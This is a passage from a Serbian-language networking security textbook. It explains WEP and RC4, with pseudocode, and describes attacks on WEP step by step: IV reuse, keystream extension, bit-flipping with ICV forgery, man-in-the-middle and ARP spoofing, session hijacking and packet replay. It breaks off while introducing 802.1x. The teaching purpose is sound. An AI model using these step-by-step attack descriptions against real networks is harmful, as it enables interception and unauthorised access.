
Slika 9.13. *Šematski prikaz standardnog WEP šifrovanja*

RC4 (slika 9.14) radi u OFB režimu rada. Ključna sekvenca se generiše nezavisno od otvorenog teksta. Sam algoritam se sastoji iz dva dela: raspoređivača ključeva i generatora pseudo-slučajnih brojeva. Algoritam za raspoređivanje ključeva pretvara slučajno generisani ključ (obično veličine 40-256 bita) u početnu permutaciju S koju koristi generator pseudo-slučajnih brojeva kako bi proizveo pseudo-slučajan niz bitova na izlazu. Generator pseudo-slučajnih brojeva u petlji izvršava četiri jednostavne operacije u kojima je *i* brojač, dok se *j* povećava pseudoslučajno; posle toga se u polju permutacija S zamenjuju dve vrednosti na koje pokazuju *i* i *j* i kao izlaz daje vrednost S na koju pokazuje Si+Sj. Svaki član niza S se menja najmanje jednom, što znači da se cela permutacija S menja vrlo brzo.

Raspoređivanje ključeva i generisanje pseudoslučajnih brojeva ilustrovaćemo sledećim pseudo-kodom:

```
KeySchedAlgorithm(Key K) {
  for (i=0; i<=N-1; i++) S[i]=i;
  j=0;
  for (i=0; i<=N-1; i++) {
    j = (j + S[i] + K[i mod KeyLength]) mod 256;
    swap (S[i], S[j]);
  }
}
```

```
PRNGAlgorithm(Key K){
  j = 0;
  for (i=0; i<=N-1; i++) {
    i = (i + 1) mod 256;
    j = (j + S[i]) mod 256;
    swap (S[i], S[j]);
    AddToKeystream S[(S[i] + S[j]) mod 256];
  }
}
```



Slika 9.14. *RC4*

Sigurnost WEP-a je zasnovana na tajnosti ključa pomoću kog se telo okvira poruke šifruje na relaciji pristupna tačka – klijent. Konkretno, snaga WEP-a se temelji na težini otkrivanja tajnog ključa pomoću napada grubom silom; međutim, napadi koji se izvode na WEP su znatno brži i uspešniji.

Sigurnosni propusti u WEP standardu

Prilikom komunikacije klijenta i pristupne tačke, podaci se šalju u obliku kontrolnih okvira čija zaglavlja nisu šifrovana, što znači da napadač lako može doći do inicijalizacionog vektora koji je korišćen za šifrovanje. Napadač koji "uhvati" dva šifrata šifrovana istim inicijalizacionim vektorom dobiće informacije o samim porukama. Ako je *v* inicijalizacioni vektor, a *k* ključ, onda je:

- $C_1 \oplus C_2 = (P_1 \oplus RC4(v, k)) \oplus (P_2 \oplus RC4(v, k)) = P_1 \oplus P_2$.

Ukoliko je napadaču poznata jedna reč otvorenog teksta, drugu reč može automatski dobiti. Ukoliko otvoreni tekst sadrži dovoljno meta-informacija, napadač može otkriti P_1 i P_2 poznajući samo $P_1 \oplus P_2$. Postoji mnogo načina otkrivanja prikladnih kandidata za otvoreni tekst; na primer, mnogi protokoli mrežnog i transportnog sloja

imaju jasno definisana i predvidljiva polja u zaglavlju paketa. Takođe, što je veći broj poznatih šifrovanih reči, veća je i verovatnoća da će napadač otkriti podatke. Znači, da bi napad ovog tipa uspeo, napadač mora imati podatke šifrovane istim inicijalizacionim vektorom i mora barem delimično poznavati otvoreni tekst.

Pošto zamena ključa nakon svakog poslatog okvira nije moguće rešenje ovog problema, WEP standard preporučuje (ali ne insistira) da se nakon svakog okvira promeni inicijalizacioni vektor. Mnogi proizvođači mrežne opreme slede ovu preporuku, ali su neki to učinili na veoma loš način. Na primer, većina PCMCIA bežičnih mrežnih kartica prilikom svakog pokretanja postavlja inicijalizacioni vektor na nulu i povećava ga za jedan nakon svakog poslatog okvira. Napadaču je u tom slučaju dovoljno da zna samo deo vektora sa početka i na taj način može doći do nekih podataka.

Dodatno, u arhitekturi WEP-a postoji propust koji pogađa sve implementacije protokola i time izlaže korisnika ozbiljnoj opasnosti ponovne upotrebe ključa. Polje u kojem je upisana vrednost inicijalizacionog vektora je dužine 24 bita, što znači da postoji 2^{24}=16.777.216 različitih vrednosti tog vektora. Ukoliko uzmete u obzir činjenicu da će prosečna stanica koja šalje okvire veličine 1500 bajta pri prosečnoj brzini od 5 Mbps iscrpeti sve vektore za manje od pola dana, shvatićete da je ovo ozbiljan propust.

Napadi na WEP

Postoji nekoliko vrsta napada na WEP, a oni se grubo mogu klasifikovati u dve kategorije:

- pasivni napadi – napadač samo prisluškuje komunikaciju korisnika sa mrežom. U ove napade spadaju analiza mrežnog saobraćaja i pasivno prisluškivanje;

- aktivni napadi – napadač aktivno utiče na mrežni saobraćaj ubacivanjem svojih podataka, lažiranjem komunikacije između klijenta i pristupne tačke, zagušivanjem saobraćaja na mreži ili neovlašćenim korišćenjem mrežnih resursa. U ove napade spadaju ponavljanje inicijalizacionog vektora, obrtanje bitova, čovek u sredini, krađa sesije i napad ponavljanjem paketa.

Pasivni napadi

Analiza mrežnog saobraćaja je najjednostavniji pasivni napad – napadač prisluškuje mrežu i prati broj i veličinu paketa u mreži. Za ovu vrstu napada napadaču je potrebna zadovoljavajuća antena, mrežna kartica koja radi u režimu slušanja (ne šalje nikakve pakete) i softver koji će analizirati veličinu i broj paketa. Pomoću toga napadač može saznati tri osnovne informacije:

- količinu mrežnog saobraćaja – pojava naglog povećanja saobraćaja na mreži obično ukazuje na neki bitan događaj,

- fizičku lokaciju pristupnih tačaka – pomoću usmerene, tj. Yagi antene u kombinaciji sa GPS (*Global Positioning System*) napadač metodom triangulacije može doći do fizičke lokacije pristupne tačke ili centra bežične mreže,

- vrste protokola koji se koriste na mreži.

Pasivno prisluškivanje je takođe relativno jednostavan napad jer napadač samo osluškuje mrežu. Jedini uslov za uspešan napad ovog tipa je pristup signalu mreže, a tu do izražaja dolazi fizička sigurnost mreže, tj. koliko je projektant vodio računa o prostiranju signala pristupnih tački u prostoru. Prema nekom standardnom scenariju napada, napadač osluškuje mrežu i čeka da se ponovi isti inicijalizacijski vektor i tako, na prethodno opisani način, dolazi do vrednosti $P_1 \oplus P_2$. Posle toga, napadač na osnovu poznatih reči jedne poruke može odmah doći do druge poruke. Ukoliko napadač ne zna ni jednu poruku, koristeći informacije o protokolima dobijene napadom analiza saobraćaja, može pretpostaviti neke konstantne delove poruka i tako doći do podataka. Na primer, izvorišna i odredišna IP adresa koje su fiksne dužine nalaze se na fiksnoj udaljenosti od početka paketa. TCP protokol, takođe, ima na tačno određenom mestu zapisan izvorišni i odredišni port. Isti se princip može primeniti i na zaglavlja raznih aplikacija koje imaju potpuno definisan oblik (na primer, HTTP protokol).

Napad ponavljanjem inicijalizacionog vektora

Jedan od mogućih scenarija napada **ponavljanjem inicijalizacionog vektora** (engl. *IV replay attack*) je sledeći:


- napadač preko Interneta šalje poruku klijentu koga želi napasti,

- napadač zatim pažljivo prisluškuje mrežu i čeka da pristupna tačka pošalje klijentu poruku sa poznatim tekstom,

- napadač "skida" kriptografsku zaštitu sa poruke jer mu je poznat inicijalizacioni vektor šifrovane poruke.

Nakon toga napadač može dodavati svoje podatke u šifrovane pakete. Osnovna pretpostavka ovoga napada je da se inicijalizacioni vektor i WEP ključ mogu ponavljati sve dok mreža ne prihvati da je to ispravan paket. Jednom kada napadač dobije niz bitova kojim je paket šifrovan, on može taj niz primeniti na druge podatke koje će sam ubaciti u mrežu.

Napad je prikazan na slici 9.15.




Slika 9.15. *Napad ponavljanjem inicijalizacionog vektora*

Napadač koji je dobio niz bitova kojim je šifrovan paket (*keystream*) može primeniti taj niz na druge podatke koje će sam ubaciti u mrežu. Sam proces proširivanja ključa obavlja se u nekoliko koraka. Napadač može izgraditi paket tako da njegovu dosadašnju veličinu poveća za jedan oktet. Idealni kandidat za to je ICMP odgovor. Napadač povećava niz bitova ključa za jedan bit. Vrednost bitova dodatnog okteta se pogađa, ali to ne predstavlja problem jer postoji samo 256 mogućih vrednosti.Kada napadač pogodi ispravnu vrednost okteta on dobija odgovor na ICMP paket koji je poslao.

Napadač nastavlja ovaj postupak dok god ne dobije niz bitova ključa željene veličine. Prethodno opisan postupak se može šematski prikazati slikom 9.16.

Napad obrtanjem bitova

Napad obrtanjem bitova (engl. *bit-flipping attack*) iskorišćava slabost vektora integriteta poruke (ICV). Iako je veličina podatka koji šifrovani paket nosi promenljiva, mnogo elemenata se nalazi na fiksiranim mestima u paketu. Napad se može opisati sledećim koracima:



Slika 9.15. *Napad proširivanjem ključa*


- Napadač prisluškuje okvire na mreži, preuzima jedan okvir sa mreže i menja vrednosti nekoliko slučajno odabranih bitova unutar polja IP paketa koje sadrži poruku. Napadač menja sadržaj polja u kom se nalazi vektor integriteta poruke (ICV) i šalje izmenjeni paket na mrežu.

- Prijemna strana (klijent ili pristupna tačka) prima paket i računa vektor integriteta poruke na osnovu podataka koji se nalaze u paketu. Prijemna strana upoređuje izračunatu i dobijenu vrednost vektora integriteta poruke (koja je u polju ICV paketa). Ukoliko su ta dva vektora ista, prijemna strana prihvata izmenjeni paket, skida enkapsulaciju i predaje ga višem, trećem, sloju OSI modela. Pošto je napadač zamenio bitove IP paketa, provera integriteta na mrežnom sloju nije uspešna i zbog toga se generiše predvidljiv izveštaj o greški.

- Napadač prisluškuje saobraćaj na mreži očekujući predvidljivi šifrovani odgovor. Kada primi odgovor, napadač dolazi do niza bitova ključa i može ga iskoristiti za prethodno opisan napad.

Uspeh ovog napada zasnovan je na propustu vektora integriteta. Pošto se ovaj vektor nalazi u šifrovanom delu paketa, postavlja se pitanje kako napadač može uspešno izmeniti vrednost bitova?


Pogledajte sledeći algoritam i sliku 9.16.



Slika 9.16. *Zamena bitova*

- napadač "hvata" paket kom želi izmeniti ICV(C_1),
- napadač generiše paket jednake dužine sa postavljenim bitovima (F_2),
- treći paket se dobija kao rezultat XOR prva dva paketa: $F_3 = F_1 \oplus F_2$,
- napadač računa ICV za treći paket (C_2),
- vektor integriteta koji će se umetnuti dobija se pomoću XOR nad vektorima primljenog paketa i paketa koji se dobio kao XOR generisanog i originalnog paketa ($C_3 = C_1 \oplus C_2$).

Sam napad je prikazan na slici 9.17.



***Slika 9.17**. Napad obrtanjem bitova*

Napad "čovek u sredini"


Napad **čovek-u-sredini** može se iskoristiti za čitanje ili modifikaciju podataka. Zasnovan je na propustu u standardu koji ne omogućava obostranu autentifikaciju klijenta i pristupne tačke. Napadač se postavlja u komunikacioni kanal između klijenta i pristupne tačke i presreće komunikaciju, a zatim izvodi napad (slika 9.18).

- napadač prekida komunikaciju klijenta i pristupne tačke i ne dopušta klijentu da ponovno uspostavi vezu sa pristupnom tačkom,


- klijent nastoji uspostaviti vezu sa pristupnom tačkom, ali pošto to ne može obaviti, uspostavlja vezu sa napadačevim računarom koji glumi pristupnu tačku. Napadač se predstavlja pristupnoj tački kao klijent i uspostavlja vezu s njom. Na ovaj način napadač uspostavlja dva tunela: napadač – klijent i napadač – pristupna tačka.

Kao podvrsta ovog napada mogu se izdvojiti ARP napadi (slika 9.19), koji se mogu iskoristiti i protiv računara koja nisu na bežičnoj mreži. Napadač se lažno predstavlja pristupnoj tački i time dobije pristup mreži. Napadač šalje lažni odgovor na APR upit i

tako menja način na koji se do tada povezivala određena MAC sa IP adresom. Nakon toga, napadač se nalazi u sredini komunikacije između dva klijenta i može uticati na komunikaciju.




Slika 9.18. *Napad "čovek u sredini"*



Slika 9.19. *ARP napad*

Krađa sesije

Krađa sesije (engl. *session hijacking*) je napad usmeren protiv integriteta sesije između korisnika i pristupne tačke – napadač krade sesiju autentifikovanom i autorizovanom korisniku mreže (slika 9.20). Žrtva zna da je izgubila sesiju, ali ne zna da je tu sesiju preuzeo napadač; žrtvi se čini da je u pitanju normalni prestanak rada bežične mreže. Napadač koji je ukrao sesiju može da nastavi da radi u mreži proizvoljno dugo. Preduslovi za uspešan napad ovog tipa su mogućnost lažiranja paketa viših slojeva, korišćenje onih metoda autentifikacije i šifrovanja koje mreža zahteva i mogućnost da se žrtva spreči u daljoj komunikaciji sa pristupnom tačkom.




Slika 9.20. *Krađa sesije*

Napad ponavljanjem paketa

Napad ponavljanjem paketa (engl. *packet re-play attack*) je takođe usmeren na narušavanje integriteta informacija na mreži. Za razliku od prethodnog napada, ovde se ničim ne utiče na tekuće sesije – napad se odvija kada klijent završi svoju sesiju. Napadač snima jednu ili više sesija između klijenata i pristupne tačke kako bi ih

kasnije iskoristio. Kada klijent završi svoju sesiju, napadač ponavlja njegove pakete i tako dobija pristup mreži (slika 9.21). Bez daljih sigurnosnih prepreka, napadač može koristiti sve privilegije klijenta čiju je sesiju snimio. Ukoliko napadač ne može da zaobiđe šifrovanje koje se koristi na mreži, on je i dalje u mogućnosti da modifikuje pakete kako bi narušio integritet podataka.



Slika 9.21. *Napad ponavljanjem paketa*

Kako što se iz izloženog vidi, postoji veliki broj mogućih napada na WEP, a neki od njih su u praksi i uspešno izvedeni. To sve govori u prilog činjenici da je WEP, a samim tim i standard koji ga definiše, krajnje nesiguran i da bi kao takav, što pre trebao biti zamenjen nekim sigurnijim i boljim standardom koji bi u potpunosti uklonio navedene propuste.

Upravljanje ključevima

Ovaj vrlo bitan detalj nije definisan u standardu, nego je njegovo rešavanje prepušteno na volju proizvođačima mrežne opreme. Rezultat toga je da je samo nekoliko najvećih proizvođača mrežne opreme ugradila u svoje uređaje bilo kakav način upravljanja ključevima. Nažalost, i ti proizvođači ne iznose dovoljno informacija o nivou sigurnosti koju su ugradili u svoje proizvode. Da stvari budu gore neki proizvođači u opisu svojih rešenja iznose da koriste protokole i metode sa dobro poznatim

sigurnosnim propustima, na primer Diffie-Hellmanov protokol koji je ranjiv na napad "čovek u sredini".

Standard definiše dve metode za korišćenje WEP ključeva.

- Prvi metod dozvoljava prozor sa četiri ključa. Klijent ili pristupna tačka mogu dešifrovati podatke koji su šifrovani sa bilo kojim od ta četiri ključa. Ali sam prenos podataka je ograničen na samo jedan od ta četiri ključa – standardni (engl. *default*) ključ.

- Drugi metod je **mapiranje ključeva** (engl. *key mapping method*). U ovom metodu, svaka jedinstvena MAC adresa može imati svoj ključ. Ključevi su pohranjeni u pristupnoj tački i broj različitih ključeva zavisi od kapaciteta pristupne tačke. Odvojeni ključ za svaku MAC adresu nameće pitanje koliko često će se menjati ključevi jer sama promena ključeva mora da se vrši ručnim unošenjem (jer je to jedini siguran način) kod svakog korisnika mreže što donosi nove probleme kako korisnicima tako i administratoru bežične mreže. Ovde je opisan standardni WEP sa 40-bitnim ključem. Veća dužina ključa je prema američkim zakonima bila dugo vremena zabranjena za izvoz. Sada proizvođači uvode svoje nadogradnje i proširuju ključ na 128-bita što smanjuje verovatnoću uspešnog napada grubom snagom, ali ne pridonosi ukupnoj sigurnosti mreže, jer se i dalje koristi 24 bita za inicijalizacijski vektor pa veličina ključa nije bitna ukoliko se dva puta upotrebi isti inicijalizacioni vektor.

9.3. Nadogradnje standarda 802.11


Postojeći standard očigledno ne pruža kvalitetnu zaštitu korisnika bežičnih mreža. IEEE je, uočivši propuste u standardu, započeo rad na novim predlozima i rešenjima kako bi se povećala sigurnost bežičnih mreža. Tako je nastao standard 802.1x.

802.11x

Fokus 802.1x standarda je unapređenje mehanizma autentifikacije čime se rešava dobar deo trenutnih problema sigurnosti bežičnih mreža. 802.1x radi na MAC podsloju drugog sloja OSI modela. Pridruživanje mreži izvodi se preko portova, koji u okvirima standarda označavaju pridruživanje klijenata pristupnoj tački. Standard 802.1x pruža radni okvir (engl. *framework*) za različite metode autentifikacije – pomoću lozinki, sertifikata i inteligentnih kartica (engl. *smartcard*).

802.1x apstrahuje tri entiteta: klijenta (supplicant), autentifikatora i autentifikacioni server. ***Supplicant*** (mrežna kartica klijenta) je entitet koji koristi usluge autentifikatora

